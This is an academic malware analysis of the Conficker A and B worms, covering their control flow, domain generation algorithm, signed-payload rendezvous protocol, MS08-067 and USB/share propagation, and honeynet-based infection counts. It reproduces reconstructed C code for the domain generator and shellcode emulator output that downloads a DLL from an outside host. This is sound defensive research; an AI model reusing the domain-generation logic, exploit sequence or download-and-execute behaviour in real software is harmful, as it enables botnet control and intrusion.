A Foray into Conficker's Logic and Rendezvous Points

Phillip Porras and Hassen Saïdi and Vinod Yegneswaran
Computer Science Laboratory, SRI International

Abstract

We present an in depth static analysis of the Conficker worm, primarily through the exploration of the client-side binary logic. In this paper, we summarize various aspects of the inner workings of binary variants A and B,[1] which were the first in a chain of recent revisions aimed to keep this epidemic resistant to ongoing eradication attempts. These first two variants have combined to produce a multi-million node population of infected hosts, whose true main purpose has yet to be fully understood. We further validate aspects of our analysis through in-situ network analyses, and discuss some attribution links about its origins.

1 Introduction

Conficker is one of a new interesting breed of self-updating worms that has drawn much attention recently from those who track malware. In fact, if you have been operating Internet honeynets recently, Conficker has been one very difficult malware to avoid. In the last few months this worm has relentlessly pushed all other infection agents out of the way, as it has infiltrated nearly every Windows 2K and XP honeypot that we have placed out on the Internet. From late November through December 2008 we recorded more than 13,000 Conficker infections within our honeynet, and surveyed more than 1.5 million infected IP addresses from 206 countries. Just a few weeks later, in late January 2009, our cumulative census of Conficker A had grown to more than 4.7 million IP addresses affected, while its successor, Conficker B, had affected 6.7M IP addresses. Our analysis finds that the two worms are comparable in size (within a factor of 3) and by early February the *active* set of Conficker A and B IP addresses were under 1M and 3M hosts, respectively. The numbers reported in the press during this time were most likely overestimates. That said, as scan and infect worms go, we have not seen such a dominating infection outbreak since Sasser [12] in 2004. Nor have we seen such a broad spectrum of antivirus tools do such a consistently poor job at detecting malware binary variants since the Storm [9] outbreak of 2007.

[1]A complete analysis of our efforts to track and understand all Conficker variants, including variants A, B, B++, and C, is available at http://mtc.sri.com/Conficker.

Early accounts of the exploit used by Conficker arose in September of 2008. Chinese hackers were reportedly the first to produce a commercial package to sell this exploit (for $37.80) [11]. The exploit employs a specially crafted remote procedure call (RPC) over port 445/TCP, which can cause Windows 2000, XP, 2003 servers, and Vista to execute an arbitrary code segment without authentication. The exploit can affect systems with firewalls enabled, but which operate with print and file sharing enabled. The patch for this exploit was released by Microsoft on 23rd October 2008 [8], and those Windows PCs that receive automated security updates have not been vulnerable to this exploit. Nevertheless, nearly a month later, in mid-November, Conficker would utilize this exploit to scan and infect millions of unpatched PCs worldwide.

Why Conficker has been able to proliferate so widely may be an interesting testament to the stubbornness of some PC users to avoid staying current with the latest Microsoft security patches [7]. Some reports, such as the case of the Conficker outbreak within Sheffield Hospital's operating ward, suggest that even security-conscious environments may elect to forgo automated software patching, choosing to trade off vulnerability exposure for some perceived notion of platform stability [14]. On the other hand, the uneven concentration of where the vast bulk of Conficker infections have occurred suggest other reasons. For example, regions with dense Conficker populations also appear to correspond to areas where the use of unregistered (pirated) Windows releases are widespread, and the regular application of available security patches [15] are rare.

In this paper, we crack open the Conficker A and B binaries, and analyze many aspects of their internal logic. Some important aspects of this logic include its mechanisms for computing a daily list of new domains, a function that in both Conficker variants, laid dormant during their early propagation stages until November 26 and January 1, respectively. Conficker drones use these daily computed domain names to seek out Internet rendezvous points that may be established by the malware authors whenever they wish to census their drones or upload new binary payloads to them. This binary update service essentially replaces the classic command and control functions that allow botnets to operate as a collective. It also provides us with a unique means to measure the prevalence and impact of Conficker A and B. The contributions of this paper include the following:

• A static analysis of Conficker A and B. We dissect its top level control flow, capabilities, and timers.
• A description of the domain generation algorithm and the rendezvous protocol.
• An empirical analysis of infected hosts observed through honeynets and rendezvous points.
• A brief exploration of Conficker's Ukrainian evidence trail.

2 A Static Analysis of Conficker

Like most malware, Conficker propagates itself in the form of a packed binary file. Our first step in analyzing Conficker consists of undoing the work of the packer and obfuscator to recover the original malware binary code. Conficker is propagated as a dynamically linked library (DLL), which has been packed using the UPX packer. The DLL is then run as part of `svchost.exe` and is set to automatically run every time the infected computer is started. After unpacking, we find that the UPX packed binary file is not the original code but incorporates an additional layer of packing. This appears to be a clever way of making the analysis of Conficker a bit more challenging than usual. We use IDA Pro to remove this second layer of obfuscation and recover the original program code from memory. To do so, we first run the Conficker service and snapshot the core Conficker library as a memory image. From this code segment, we reconstruct a complete Windows executable program by injecting a PE-header template, rebuilding the import table and setting the entry point to be Conficker's main program thread. We now describe the static analysis of the original code, which reveals the full extent of the malware logic and capabilities.

2.1 Conficker A/B Top-Level Control Flow

Figure 1 illustrates a flow diagram of the main thread for both variants of the Conficker agent, A and B. In both cases, the Conficker agent is distributed and run as a dynamically linked library. Its base code has been compiled as a DLL and its DLLMain function initiates the main thread represented by the diagram. The agent code proceeds by first checking the Windows version, and based on this result creates a remote thread in processes such as `svchost.exe`. This is done by invoking LoadLibrary, where the copy of the DLL is passed as an argument. The malicious library then copies itself in the system root directory under a random file name. After initiating the use of Winsock DLL, the bulk of the malicious code logic is executed.

Conficker A's agent proceeds as follows. First, it checks for the presence of a firewall. If a firewall exists, the agent sends a UPNP message to open a local random high-order port (i.e., it asks the firewall to open its backdoor port to the Internet). Next, it opens the same high-order port on its local host: its binary upload backdoor. This backdoor is used during propagation to allow newly infected victims to retrieve the Conficker binary. It proceeds to one of the following sites to obtain its external-facing IP address `www.getmyip.org`, `getmyip.co.uk`, and `checkip.dyndns.org`, and attempts to download the GeoIP database from `maxmind.com`. It randomly generates IP addresses to search for additional victims, filtering Ukraine IPs based on the GeoIP database. The GeoIP information is also used as part of MS08-67 exploit process [5]. Conficker A then sleeps for 30 minutes before starting a thread that attempts to download a file called `loadadv.exe` from `http://trafficconverter.biz/4vir/antispyware/`. This thread cycles every 5 minutes.

Next, Conficker A enters an infinite loop, within which it generates a list of 250 domain names (rendezvous points). The name-generation function is based on a randomizing function that it seeds with the current UTC system date. The same list of 250 names is generated every 3 hours, i.e., 8 times per day. All Conficker clients, with system clocks that are at minimum synchronized to the current UTC date will attempt to contact the same set of domains. When contacting a domain for which a valid IP address has been registered, Conficker clients send a URL request to TCP port 80 of the target IP, and if a Windows binary is returned, it will be validated via a public key, stored within the local Conficker DLL, and executed. If the computer is not connected to the Internet, then the malicious code will check for connectivity every 60 seconds. When the computer is connected, Conficker A will execute the domain name generation subroutine, contacting *every* registered domain in the current 250-name set to inquire if an executable is available for download.

Conficker B is a rewrite of Conficker A with the following noticeable differences. First, Conficker A incorporates a Ukraine-avoidance routine that causes the process to suicide if the keyboard language layout has been set to Ukrainian. Conficker B does not include this keyboard check. B also uses different mutex strings and patches a number of Windows APIs, and attempts to disable its victim's local security defenses by terminating the execution of a predefined set of antivirus products it finds on the machine. It has significantly more suicide logic embedded in its code, and employs anti-debugging features to avoid reverse engineering attempts.

Conficker B uses a different set of sites to query


Check for Ukrainian keyboard
Exit process
Create mutex "Cloabal\x-7"
Exit process
Check OS version
Attach to "services.exe"
Create random name in System32 directory
Enable backdoor through firewall and wireless devices
Download GEO IP database
Scan and infect
Sleep 30 minutes
Download antispyware software after December 1st 2008
Check connectivity
Sleep 3 hours (A)
Sleep 2 hours (B)
Sleep 1 minute
Domain generation
File Download and File signature check
Create mutex
Check OS version
Patch dnsrslvr APIS in Vista Patch NetpwPathCanonicalize
Patch dnsapi.dll
Attach to a running process
Sleep forever
Create random name in System32 directory
Enable backdoor through firewall and wireless devices
Scan and infect
Infect removable drives
Sleep 30 minutes

Figure 1: Conficker A (left) /B (right): Top-level control flow

its external-facing IP address `www.getmyip.org`, `www.whatsmyipaddress.com`, `www.whatismyip.org`, `checkip.dyndns.org`. It does not download the fraudware Antivirus XP software that version A attempts to download. Conficker's propagation methods vary among A and B and are described in Section 2.4. Furthermore, a recent analysis has uncovered that the GeoIP file is directly embedded in the Conficker B binary as a compressed RAR (Roshal archive) file encrypted encrypted using RC4 [6].

Like Conficker A, after a relatively short initialization phase followed by a scan and infect stage, Conficker B proceeds to generate a daily list of domains to probe and download an additional payload. Conficker B builds its candidate set of rendezvous points every 2 hours, using a similar algorithm. But it uses different seeds and also appends three additional top-level domains. The result is that the daily domain lists generated by A and B do not overlap. The purpose of the rendezvous point protocol is to allow infected clients to download and spawn, digitally signed, Win32 binaries. The details of this binary digital validation procedure is described in [10].

2.2 Domain Generation

As described above, Conficker A builds a candidate list of 250 Internet rendezvous points (i.e., domains) seeded by the current UTC date. Figure 2 illustrates our dissection of the subroutine that implements domain generation logic. We discovered that Conficker implements its own random number generator, which we annotate as `PRNG()`. It selectively chooses between this function and the system `rand()` function. The former is seeded with GMT and is deterministic, while the latter introduces non-determinism. The outer loop of the first block determines the length of the domain prefix by adding 8 to a random value between -3 and 3. The inner loop repeatedly calls PRNG() to generate a positive integer between 0 and 25. This is added to 'a' producing a random lower case alphabet that is used to construct the domain prefix. A top-level domain (TLD) suffix chosen randomly between .com, .net, .org, .info, and .biz is then appended to the domain name. The second block creates threads (in groups of ten) to perform name resolutions on these domains, while ensuring no domain is looked up twice. Conficker B's domain generation algorithm is similar but also includes additional TLD suffixes (.ws, .cn, .cc).

Random Number Generation: We will now describe the random number generation process employed by Con-


Get System Time
Check if date is after Nov 25th for version A and on or after January 2009 for B
Query_search_engines_set_time()
rand()
get_date_from_url()
fetch_date_from_url()
parse_date_from_url()
SetSystemTime()
Generate a list of 250 by calling Generate_domains()
Choose randomly 32 domains
contact on random domain and download file if available
Resolve random name to an IP address
Exit procedure
Retrieve default User Agent String
Open URL http:/resolved_IP/search?q=x&aq=7 for version A and http:/resolved_IP/search?q=x for version B
Download file if available
Exit procedure
Check file size, signature, decrypt and execute file

Figure 3: Conficker A/B: Rendezvous protocol

```
void sub_generate_domains() {

  GetSystemTime((struct _SYSTEMTIME *)&SystemTime);

  if (!( SystemTime > 2008 || month > 11 || day > 25 ))
        return;

  seed_random_gen();
  get_time_from_popular_site();
  succesful_download = 0;

  for (int ctr=0; ctr < 250; ctr++) {
    prefix = GlobalAlloc(64, 32);
    domains[ctr] = prefix;
    length = PRNG() % 4 + 8; //range 5-11

    for(int i=0; i < length; i++) {
      prefix[i] = abs(PRNG()) % 26 + 'a';
    }

    prefix[length] = 0;
    strcat(prefix, TLDs_array[PRNG() % 5]);
  }
```

```
  for (int ctr=0; !succesful_download && ctr <= 250;) {
    int k, index = 0;
    while (index < 10) {
      do {
        int rval = rand() % 250;
        k = 0;
        if (index <= 0) break;
        while (contacted_domains[k] != rval && ++k < index);
      } while (++k < index);
      if ( *domains[rval] ) {
        handles[index] = CreateThread(0, 0, ContactOneDomain,
                                      domains[rval], 0, &TID);
        contacted_domains[index++] = rval;
      }
    }
    WaitForMultipleObjects(10, handles, 1, 120000);
    for (int j=0; j < 10; j++) {
      TerminateThread(handles[j], 0);
      CloseHandle(handles[j]);
    }
    Sleep(5000);
    for (ctr=0; ctr < 250 && !*domains[ctr]; ctr++);
  }
}
```

Figure 2: sub_generate_domains: generate 250 random domains and spawn threads to contact each domain.

ficker A that is used as part of the rendezvous point generation algorithm. We begin by describing subroutine `query_search_engines_set_time()`, which is annotated in Figure 3. The first block uses `rand()` to randomly select from one of six search engines (w3.org, ask.com, msn.com, yahoo.com, google.com and baidu.com). It then invokes subroutine `get_date_from_url()`, which generates an HTTP GET request to obtain the time from the remote webserver. This subroutine further invokes subroutines `fetch_date_from_url` and `parse_date_from_url`. The former uses the Windows API call `HttpQueryInfoA` with info-level HTTP_QUERY_DATE to obtain the date field of the HTTP header. The latter subroutine simply parses the date string GMT returned by the former. As the query returns only the day, month, and year values, repeated queries on the same day would yield the same result.

The value returned by `get_date_from_url` is used to compute `lpsystemtime` (i.e., number of 100-nanosecond intervals since 1601). This is divided by 0x58028e44000 (number of nanoseconds in a week), multiplied by 0x464da5676 and added to 0xb46a7637 (the final two constants are replaced by 0x352c94565 and 0xa3596526 in Conficker B). The final sum is stored in a special memory location, dword 0x9b53c0. This value is used to seed the `generate_random()` subroutine. The `generate_random()` functions are essentially identical except that A uses a constant value of 0x64236735 in its floating point computation, which is replaced by 0x53125624 in Conficker B.

2.3 Conficker Rendezvous Protocol

Both Conficker A and B query the list of random domains generated for any available files to be downloaded. The list of domains is queried every 3 hours starting on 26 November 2008 for version A and every 2 hours starting on January 1, 2009 for version B. The worm first tries to resolve the domain name to an IP address. If that succeeds, it proceeds by sending an HTTP request in the form of a string

- `http://domainname/search?q=n&amp;aq=7` (for Conficker A)
- `http://domainname/search?q=n` (for Conficker B)

The second argument (`aq=7`) used by Conficker A is set to a constant. We speculate that this might have been meant to be a version identifier, which has since been dropped by Conficker B. The number 7 also appears in the mutex string "Global\m-7", where "m" is a number generated based on the name of the infected computer. The value of `q` is read from a global variable that the worm's code initializes first to 0. This value is also stored in the registry under the key name `SOFTWARE\Microsoft\Windows\CurrentVersion\Nls` in Conficker A. Based on static analysis, we find that this value is incremented and saved in the registry every time the infected machine successfully infects another machine. When the machine is rebooted, the value of `q` is read from the registry so that the value used in the HTTP request indicates the total number of computers that the given machine successfully infected since it has been infected.

The URL is opened and the Windows API `InternetReadFile` is invoked to read all the available data the queried server sends back. Conficker reads and saves the data into memory for further analysis. First, it checks if the downloaded data (or file) has more than 128 bytes for version A and 512 bytes for version B. The reason for these checks becomes apparent when statically analyzing the code that is executed after these checks. Figure 4 illustrates how Conficker extracts from the downloaded file a digital signature to check if the downloaded file is properly signed, and then decrypts the file contents before executing it. This effectively prevents would-be hijackers with ad-



Figure 4: File download, signature check and decryption

vanced knowledge of the domain names from registering and uploading their own binaries to the Conficker drones.

From the decryption and signature check that Conficker uses, we conclude that Conficker employs two encryption schema to maintain control over its drones. It uses RC4 stream cipher and a 512-bit key as a fast way to decrypt the file downloaded from a queried server. However, it will do so only if the downloaded file has been digitally signed using a public key scheme with a 4096-bit key. The signature check is done by computing a hash of the payload and by using an embedded exponent and modulus.

2.4 Conficker Propagation

While Conficker A singularly relies on exploiting the MS08-067 vulnerability for its propagation, Conficker B is more versatile and implements two additional strategies to embed itself into additional hosts. Here, we describe the three strategies:

MS08-67 Propagation: Both Conficker A and B propagate by randomly scanning hosts on port 445/TCP to exploit the MS08-67 vulnerability in the Microsoft Windows server service. Interestingly, due to a bug in the random number generator of their scan routines, fewer than 1/4 of all IP addresses are scanned (two of the possible 32 bits are invariant) [1]. An anonymized packet-level summary of a typical Conficker exploit is shown in Figure 5. The remote attacking host begins by negotiating SMB (server message block) protocol and initiating an SMB session on port 445/TCP of the victim. The attacking host binds to the SRVSVC pipe and proceeds to issue the NetPathCanonicalize request, which has the exploit payload embedded. The embedded shell code coerces the victim host to contact the attacking host on a connect-back port and download a PE (portable executable) DLL file. The shell code also issues Windows API calls to ensure that the DLL is executed as a service through `svchost.exe`.

The content of the exploit packet varies even across repeated infection attempts by the same host. So a naive analysis of payload content insufficient to distinguish between variants of Conficker. We used the `sctool` utility in Libemu [2] (a library of tools to build emulators) to explore the exploit in greater detail. We provide a summary of the Libemu shellcode output for Conficker A and B in Figure 6. The output shows the embedded URL download request in the shell code and confirms that both Conficker A and Conficker B use a



Figure 7: Conficker A (black) /B (red): Libemu stepcounts for Conficker shellcode

similar connect-back mechanism to upload the binary. Interestingly, we also find that the Libemu stepcounts are useful in differentiating between shell-code of Conficker A and Conficker B. We compare the shellcode of all hosts contacting the SRI honeynet and classify them as A/B based on intelligence from rendezvous points. We find Conficker A's shellcode stepcounts range between 84195 and 84231 while Conficker B's shellcode stepcounts range between 85047 and 85083 as shown in Figure 7. There was one Conficker A host that was misclassified by our rendezvous point analysis as a Conficker B host. Based on Libemu's analysis we can confirm that the host was a Conficker A host when it contacted our honeynet (suggesting the IP address was probably a NAT or DHCP).

NetBIOS Share Propagation: Conficker B exploits weak security controls in enterprises and home networks to find additional vulnerable machines through open network shares and brute force password attempts using a list of over 240 common passwords. In particular, it copies itself to the admin share or the IPC (interprocess communication) share launched using `rundll32.exe`, We believe that this and the USB (universal serial bus) propagation vector described below (which are both unique to Conficker B) might have largely contributed to its impressive proliferation.

USB Propagation: Finally, Conficker B copies itself as the autorun.inf to removable media drives in the system, thereby forcing the executable to be launched every time a removable drive is inserted into a system. It combines this with a unique social-engineering attack to great effect. It sets the "shell execute" keyword in the autorun.inf file to be the string "Open folder to view files", thereby tricking users into running the autorun program.

3 An In-situ Network Analysis of the Conficker Infection

To evaluate the forensic impact of a Conficker infection, we analyze differences between the pre- and post-infection snap-

```
-> SMB Negotiate Protocol Request
<- SMB Negotiate Protocol Response
-> SMB Session Setup AndX Request,
<- SMB Session Setup AndX Response,
   Error: STATUS_MORE_PROCESSING_REQUIRED
-> SMB Session Setup AndX Request,
   NTLMSSP_AUTH, User: \
<- SMB Session Setup AndX Response
-> SMB Tree Connect AndX Request,
   Path: \\192.168.3.4\IPC$
<- SMB Tree Connect AndX Response
-> SMB NT Create AndX Request, Path: \browser
<- SMB NT Create AndX Response, FID: 0x4000
-> DCERPC Bind: call_id: 1 SRVSVC V3.0
<- SMB Write AndX Response, FID: 0x4000,
```

```
-> SMB Read AndX Request, FID: 0x4000,
<- DCERPC Bind_ack: call_id: 1
-> SRVSVC NetPathCanonicalize request (exploit packet)
<- TCP 445 > 4711 [ACK] Seq=932 Ack=1829 Len=0

<- TCP 1028 > 1474 [SYN] (connect-back)
-> TCP 1474 > 1028 [SYN, ACK]
<- TCP 1028 > 1474 [ACK]
<- TCP 1028 > 1474 [PSH, ACK] Len=153
   GET /ssfahaci HTTP 1.0 (random filename)
-> TCP 1474 > 1028 [PSH, ACK] Ack=154 Len=86
   HTTP 200 OK
<- TCP 1028 > 1474 [ACK] Seq=154 Ack=87 Len=0
-> TCP 1474 > 1028 [ACK] Seq=87 Ack=154 Len=1440
   PE Executable DLL Download
```

Figure 5: MS 08-67 exploit sequence of Conficker A and B

```
stepcount 84215
HMODULE LoadLibraryA (
     LPCTSTR lpFileName = 0x004182d7 =>
           = "urlmon";
) = 0x7df20000;
HRESULT URLDownloadToFile (
     LPUNKNOWN pCaller = 0x00000000 =>
         none;
     LPCTSTR szURL = 0x004182e2 =>
           = "http://114.44.XX.XX:2363/wkpqz";
     LPCTSTR szFileName = 0x0012fe88 =>
           = "x.";
     DWORD dwReserved = 0;
     LPBINDSTATUSCALLBACK lpfnCB = 0;
) =  0;
HMODULE LoadLibraryA (
     LPCTSTR lpFileName = 0x0012fe88 =>
           = "x.";
) = 0x00000000;
void ExitThread (
     DWORD dwExitCode = 0;
) =  0;
```

```
stepcount 85067
HMODULE LoadLibraryA (
     LPCTSTR lpFileName = 0x00418a37 =>
           = "urlmon";
) = 0x7df20000;
HRESULT URLDownloadToFile (
     LPUNKNOWN pCaller = 0x00000000 =>
         none;
     LPCTSTR szURL = 0x00418a42 =>
           = "http://94.28.XX.XX:5808/jmwat";
     LPCTSTR szFileName = 0x0012fe88 =>
           = "x.";
     DWORD dwReserved = 0;
     LPBINDSTATUSCALLBACK lpfnCB = 0;
) =  0;
HMODULE LoadLibraryA (
     LPCTSTR lpFileName = 0x0012fe88 =>
           = "x.";
) = 0x00000000;
void ExitThread (
     DWORD dwExitCode = 0;
) =  0;
```

Figure 6: Libemu (sctool) output of Conficker A (left) and B (right)

shots of a honeypot system infected with Conficker A. Our analysis is limited to the forensic changes of the original Conficker binary, and not secondary changes introduced by additional binaries downloaded from `trafficconverter.biz` and other network domains.

We find that Conficker introduces a DLL with a random name into the Windows system32 directory. To camouflage the DLL, the timestamp of this DLL is set to be that of `kernel32.dll` in the system32 directory. This DLL is then executed as a Windows service using svchost.exe as follows. While the key name is random, it can be determined by searching for the DLL name in the registry. The key name can also be determined by using the `tlist /s` commands and looking for services running within `svchost.exe`, which is a special Windows process that can be used to load DLLs as a service. Typically, there are multiple instances of `svchost.exe` running on each Windows host, i.e., one process corresponding to each "service group." The service group is specified using the -k argument, e.g., Conficker adds itself to the netsvcs group.

Conficker uses a simple, but effective, mechanism to cloak its runtime presence. First, although the service is started through `svchost.exe`, it is not visible in the service manager because its DisplayName is set to be empty and type is set to be invisible. Second, unlike well-behaved DLLs, the Conficker DLL initialization function never returns. Hence, it is not added to the DLL list of the process. However, since the DLL is added as part of a group that includes other well-behaved services in the netsvcs group, the instance of `svchost.exe` does not get terminated, allowing Conficker to run behind the scenes. An essential part of Conficker cleanup thus includes removing the offensive registry key, rebooting the system, and deleting the corresponding DLL file from the system32 directory.

Figure 8 illustrates the post-infection network activity of a host infected with Conficker A. We see that activity is confined to three service ports: 53/UDP (DNS), 80/TCP (HTTP) and 445/TCP(SMB). The periodic spikes in DNS activity (every 3 hours) correspond to the Conficker rendezvous activity. The peaks are at 500 (not 250) because the Windows host attempts an additional DNS request lookup for <domain>.localdomain when the DNS A query for <domain> fails. The background DNS activity corresponds to repeated lookups for trafficconverter.biz (every 5 minutes). These results validate our findings from the static analysis.



Figure 8: In-situ 8-hour Conficker A network activity



Figure 9: TCP/445 scan volume (per 6 hour interval) in the SRI honeynet



Figure 10: Unique IP counts (daily and cumulative) of Conficker A and B

We find that there was very limited port 445/TCP activity. The host was behind a NAT (network address translation), but was able to determine its external facing IP address from `checkip.dyndns.org`.

4 An Empirical Analysis of the Outbreak

Conficker's rendezvous mechanism offers a unique opportunity to measure the global impact of Conficker. To facilitate this analysis, we precomputed the set of domain names that would be generated by Conficker A/B for the next several months. We registered a set of these domain names and monitored inbound HTTP requests on these domains using a webserver. The HTTP request string could be used to uniquely identify Conficker A and Conficker B from random scans. We monitored 6 days of Conficker A in December 2008 and 11 days of Conficker A and 7 days of Conficker B in January 2009.

4.1 Conficker A/B Temporal Trends

Honeynet Perspective: We begin by measuring the impact of Conficker A and B through a longitudinal study of TCP/445 activity on a /18 network segment in the SRI Honeynet as shown in Figure 9. The pre-Conficker A activity is shown in black, Conficker A volumes are shown in red and the post Conficker B activity (with A and B) is shown in green. We find several interesting trends. First, prior to Conficker A, the volume of inbound TCP/445 scans was bursty with an increasing trend. However, upon the emergence of Conficker A, much of the variability is removed and rbot activity seems to have largely disappeared. The volume of TCP/445 with Conficker A activity seems steady (with slight diurnal characteristics) suggesting that Conficker A attained its critical mass almost immediately (like most scan-and-infect worms). Finally, around December 31, Conficker B emerges, transforming the steady scan rate into a strongly diurnal signal with a noticeable uptick over time. We attribute this to the fact that Conficker B is more versatile than Conficker A and has additional propagation mechanisms such as USB drives which are affected by human interactions.

Rendezvous Point Perspective: We provide a summary of the daily and cumulative IP counts observed by monitoring rendezvous points for Conficker A and B. Based on the rendezvous mechanism we studied during our static analysis and the in-situ analysis, we expect every infected host to contact the rendezvous point several times daily (as long as the host is alive for at least 3 hours). We find that the daily volumes for Conficker A have stabilized at around 500K unique IP addresses per day (Figure 10) (or around 1M IPs per 3-day period). The cumulative count is over four million and increasing gradually at a rate of around 100K IP addresses per day. We suspect that a significant part of this could be attributed to DHCP [dynamic host configuration protocol] effects. Thus, we plot the 3-day cumulative count, which we consider to be a reasonable upper-bound for Conficker. For Conficker B, the daily volume of unique IP addresses is two-three times as large. In our 7-day sample, the daily and 3-day volumes seems to have stabilized while the cumulative count shows a sharp rise. Based on this data, we estimate the active size of Conficker A to be around 1M and the active size of Conficker B to be under 3M.

4.2 Conficker A/B Geographic Patterns

In Table 1, we provide cumulative summaries of IP counts and cumulative Q-counts for the top seven countries. We find

Conficker A			Conficker B		
CC	IP Count	Q Count	CC	IP Count	Q Count
CN	1.00M	7.87M	CN	781K	2.1M
AR	390K	4.62M	BR	396K	6.86M
TW	247K	10.1M	RU	390K	8.72M
BR	235K	6.61M	IN	228K	2.72M
IN	235K	14.14M	UA	146K	3.44M
CL	174K	68.7M	IT	143K	4.25M
US	95K	8.21M	AR	127K	1.88M

Table 1: Country IP summary and Q-count breakdowns of Conficker A/B



Figure 11: Q-count vs IP infection count per country

